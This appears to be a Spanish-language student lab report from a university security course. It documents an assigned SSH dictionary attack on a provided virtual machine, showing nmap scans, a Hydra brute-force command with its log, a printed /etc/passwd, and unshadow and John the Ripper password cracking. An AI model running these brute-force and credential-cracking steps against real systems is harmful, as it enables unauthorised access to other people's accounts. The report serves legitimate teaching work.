Universidad Nacional Autónoma de México
Facultad de Ciencias

Facultad de CIencias

Criptografía y Seguridad

Semestre: 2025-1

Equipo: Pingüicoders

Práctica 5:
Let's multiSSH our way in

Arrieta Mancera Luis Sebastián - 318174116
Cruz Cruz Alan Josue - 319327133
García Ponce José Camilo - 319210536
Matute Cantón Sara Lorena - 319331622


Introducción:


El protocolo SSH o Secure Shell es usado para ofrecer acceso a un servidor y toda la información está cifrada para que alguien ajeno pueda acceder o ver estos archivos. En esta práctica hacemos un ataque de diccionario para acceder al sistema de alguien mediante la red, obteniendo su contraseña. Usaremos métodos de escaneo para obtener información relevante que nos ayude a ingresar a su equipo. Entenderemos la importancia de proteger nuestro equipo con contraseñas seguras y a su vez qué tan peligroso es que la información pública juegue en nuestra contra.


Desarrollo:

Para empezar a realizar el ataque de diccionario, en este caso, tuvimos que montar nuestra máquina víctima siendo esta una máquina virtual con Debian que nos proporcionó el ayudante.
Una vez descargado el .ova seguimos los siguientes pasos:

Lo primero que hicimos fue importar la máquina virtual, nosotros usamos VM virtual box, en la opción de importar y en archivo seleccionar Debian.ova, nosotros no usamos una configuración manual en esta parte así que solo le dimos a continuar.










Para poder realizar el ataque es necesario conocer la dirección IP de la máquina víctima. En nuestro caso al ser una máquina virtual tenemos que configurarla para que sea considerada como otro dispositivo en nuestra red. Para este fin tuvimos que probar diversas configuraciones para que funcionara, a continuación describimos los pasos que seguimos para configurar la máquina virtual.


Primero creamos una herramienta para **Host-only Networks** (no la modificamos, usamos la creada por default)





Y modificamos la configuración de conexión de ambas máquinas virtuales





Con las máquinas virtuales configuradas, empezamos el ataque realizando un escaneo de la red en busca de la ip de nuestra víctima..

Realizamos **nmap -p 22 192.168.56.1/24**, para encontrar la dirección de la máquina virtual de Debian y notamos que el puerto **22** estaba cerrado

```
┌──(camilo㉿kali)-[~]
└─$ nmap -p 22 192.168.56.1/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-22 17:33 CST
Nmap scan report for 192.168.56.1
Host is up (0.00041s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 0A:00:27:00:00:00 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00083s latency).

PORT   STATE    SERVICE
22/tcp filtered ssh
MAC Address: 08:00:27:F4:8F:67 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.101
Host is up (0.0013s latency).

PORT   STATE  SERVICE
22/tcp closed ssh
MAC Address: 08:00:27:AC:35:2C (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.000059s latency).

PORT   STATE  SERVICE
22/tcp closed ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 35.06 seconds
```

Entonces usamos **nmap -p- 192.168.56.101** para ver que puertos abiertos tiene, notando que tiene abierto el puerto **2222** y **8080**

```
┌──(camilo㉿kali)-[~]
└─$ nmap -p- 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-22 17:38 CST
Nmap scan report for 192.168.56.101
Host is up (0.00015s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
8080/tcp open  http-proxy
MAC Address: 08:00:27:AC:35:2C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 20.03 seconds
```

Por lo tanto usaremos el puerto **2222** para comunicarnos, usando:

ssh pingu@192.168.56.101 -p 2222

```
┌──(camilo㉿kali)-[~]
└─$ ssh pingu@192.168.56.101 -p 2222
pingu@192.168.56.101's password:
Permission denied, please try again.
pingu@192.168.56.101's password:
```

Una vez con toda la información necesaria nos preparamos para hacer el ataque de diccionario y obtener nuestra contraseña. Pensando en cuánto tiempo le tomaría a una única máquina realizar el ataque optamos por dividirnos las primeras 3 millones de líneas. Para esto dividimos las primeras 3 millones de líneas de **rockyou.txt** en 30 archivos como se muestra a continuación:

```
┌──(camilo㉿kali)-[~]
└─$ ls
Desktop    rockyou_3millones.txt  rockyou_part_ah  rockyou_part_ap  rockyou_part_ax
Documents  rockyou_part_aa        rockyou_part_ai  rockyou_part_aq  rockyou_part_ay
Downloads  rockyou_part_ab        rockyou_part_aj  rockyou_part_ar  rockyou_part_az
Music      rockyou_part_ac        rockyou_part_ak  rockyou_part_as  rockyou_part_ba
Pictures   rockyou_part_ad        rockyou_part_al  rockyou_part_at  rockyou_part_bb
Public     rockyou_part_ae        rockyou_part_am  rockyou_part_au  rockyou_part_bc
Templates  rockyou_part_af        rockyou_part_an  rockyou_part_av  rockyou_part_bd
Videos     rockyou_part_ag        rockyou_part_ao  rockyou_part_aw
```

Luego usamos **Hydra** para realizar el ataque de diccionario, usando este comando:


hydra -Vf -l pingu -P parte1/rockyou_part_aa ssh://192.168.56.101:2222 -t 64

Antes de continuar veamos qué nos dice este comando.

- **-Vf:** Significa que queremos que hydra nos muestre qué opciones está probando y la f es para indicarle que termine una vez encontrada la contraseña.
- **-l:** Es para indicarle el nombre del único usuario al cual queremos atacar, si se quiere atacar a varios será necesario que use la bandera -L acompañada de la ruta a la lista de usuarios.
- **-P:** Dirección del archivo que contiene las posibles contraseñas o las contraseñas que queremos probar.

- **-t**: Número de conexiones paralelas.

Notemos que reemplazamos la parte de **parte1/rockyou_part_aa** por cada uno de nuestras 30 partes, las cuales optamos por dividir en 3 carpetas: parte1, parte2 y parte3.



```
┌──(camilo㉿kali)-[~]
└─$ hydra -Vf -l pingu -P parte1/rockyou_part_aa ssh://192.168.56.101:2222 -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
 for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-22 17:52:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to
prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 100000 login tries (l:1/p:100000), ~1563 tries per task
[DATA] attacking ssh://192.168.56.101:2222/
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "123456" - 1 of 100000 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "12345" - 2 of 100000 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "123456789" - 3 of 100000 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "password" - 4 of 100000 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "iloveyou" - 5 of 100000 [child 4] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "princess" - 6 of 100000 [child 5] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "1234567" - 7 of 100000 [child 6] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "rockyou" - 8 of 100000 [child 7] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "12345678" - 9 of 100000 [child 8] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "abc123" - 10 of 100000 [child 9] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "nicole" - 11 of 100000 [child 10] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "daniel" - 12 of 100000 [child 11] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "babygirl" - 13 of 100000 [child 12] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "monkey" - 14 of 100000 [child 13] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "lovely" - 15 of 100000 [child 14] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "jessica" - 16 of 100000 [child 15] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "654321" - 17 of 100000 [child 16] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "michael" - 18 of 100000 [child 17] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "ashley" - 19 of 100000 [child 18] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "qwerty" - 20 of 100000 [child 19] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "111111" - 21 of 100000 [child 20] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "iloveu" - 22 of 100000 [child 21] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "000000" - 23 of 100000 [child 22] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "michelle" - 24 of 100000 [child 23] (0/0)
[ATTEMPT] target 192.168.56.101 - login "pingu" - pass "tigger" - 25 of 100000 [child 24] (0/0)
```

Después de unos intentos nos dimos cuenta que este proceso tardaría bastante tiempo.

Gracias a que el equipo **CyberWizards** paso a un grupo que tenemos el **/etc/shadow** decidimos detener este proceso y mejor intentar romper el shadow, para esto investigamos un poco sobre como romperlo y encontramos esta pagina https://www.mohammedalani.com/tutorials/cracking-a-shadow-password-using-john-the-ripper/, pero para realizar lo que dice la pagina necesitamos tener acceso tambien a /etc/passwd, por lo cual preguntamos y obtuvimos la contraseña del usuario wizards (mheyahj), de esta manera logramos entrar a la maquina virtual y ver el /etc/passwd.
A continuación se añade una captura del archivo Shadow.

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:101:110:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
tomie:x:1000:1000:Tomie,,,:/home/tomie:/bin/bash
raven:x:1001:1001::/home/raven:/bin/sh
robots:x:1002:1002::/home/robots:/bin/sh
honeypot:x:1003:1003::/home/honeypot:/bin/sh
kirby:x:1004:1004::/home/kirby:/bin/sh
ninjas:x:1005:1005::/home/ninjas:/bin/sh
wizards:x:1006:1006::/home/wizards:/bin/sh
cafepan:x:1007:1007::/home/cafepan:/bin/sh
doom:x:1008:1008::/home/doom:/bin/sh
panda:x:1009:1009::/home/panda:/bin/sh
pingu:x:1010:1010::/home/pingu:/bin/sh
society:x:1011:1011::/home/society:/bin/sh
pichu:x:1012:1012::/home/pichu:/bin/sh
shots:x:1013:1013::/home/shots:/bin/sh
pibes:x:1014:1014::/home/pibes:/bin/sh
anonimos:x:1015:1015::/home/anonimos:/bin/sh
$
```

Una vez con el shadow y el password solo nos faltaba informarnos algo sobre la herramienta para romper el shadow, **John the Ripper.**

John de Ripper es una herramienta de código abierto diseñada para ayudar a los sistemas administrativos a encontrar contraseñas débiles (password cracking), aquellas que son fáciles de adivinar u obtener mediante fuerza bruta. Incluso se puede usar para mandar correos a usuarios advirtiéndoles que sus contraseñas son débiles.
Es muy usado para las pruebas de seguridad y penetración y es justo para lo que lo usaremos.

```
┌──(camilo㉿kali)-[~]
└─$ john -h
Created directory: /home/camilo/.john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

--help                    Print usage summary
--single[=SECTION[,..]]   "Single crack" mode, using default or named rules
--single=:rule[,..]       Same, using "immediate" rule(s)
--single-seed=WORD[,WORD] Add static seed word(s) for all salts in single mode
--single-wordlist=FILE    *Short* wordlist with static seed words/morphemes
--single-user-seed=FILE   Wordlist with seeds per username (user:password[s]
                          format)
--single-pair-max=N       Override max. number of word pairs generated (6)
--no-single-pair          Disable single word pair generation
--[no-]single-retest-guess Override config for SingleRetestGuess
--wordlist[=FILE] --stdin Wordlist mode, read words from FILE or stdin
                  --pipe  like --stdin, but bulk reads, and allows rules
--rules[=SECTION[,..]]    Enable word mangling rules (for wordlist or PRINCE
```

Y con todo esto junto, comenzamos el proceso de obtener nuestra contraseña. Primero obtuvimos las líneas referentes al usuario pingu del /etc/shadow y /etc/passwd, y usamos **unshadow** para poder unirlos y generar un archivo que john the ripper en tienda.

Una vez con el unshadow usamos el siguiente comando:

john --wordlist=parte1/rockyou_part_aa unshadow_pingu.txt --format=crypt

para intentar encontrar la contraseña.
Antes de seguir veamos las partes del comando.

- **john**: Es el comando ejecutable .


- **--wordlist:** Es el modo WordList en el que le indicamos al programa que se utilizará un archivo (el diccionario) para realizar el ataque. John sabe que cada línea contendrá una posible contraseña. Este modo permite reglas.


- **=parte1/rockyou_part_aa:** Es el archivo con el diccionario de las contraseñas que usará john para . En este caso es la locación de archivo que contiene un segmento del diccionario rockyou de contraseñas débiles más usadas.


- **unshadow_pingu.txt:** El archivo con las contraseñas cifradas que usaremos para descifrar. unshadow_pingu.txt es el archivo que generamos previamente de combinar shadow y password(passwd) mediante el comando unshadow. Tiene los hashes con las contraseñas para que john las utilice como contexto.

- **--format=crypt:** Indicar qué formato de hashes tiene el diccionario, en este caso **unshadow_pingu.txt.** “crypt” es un formato utilizado para los sistemas Linux. Esto es importante porque por sí solo John no detecta los hashes de Linux si se usa desde Kali y por tanto si omitimos esta parte no logrará descifrar nada.

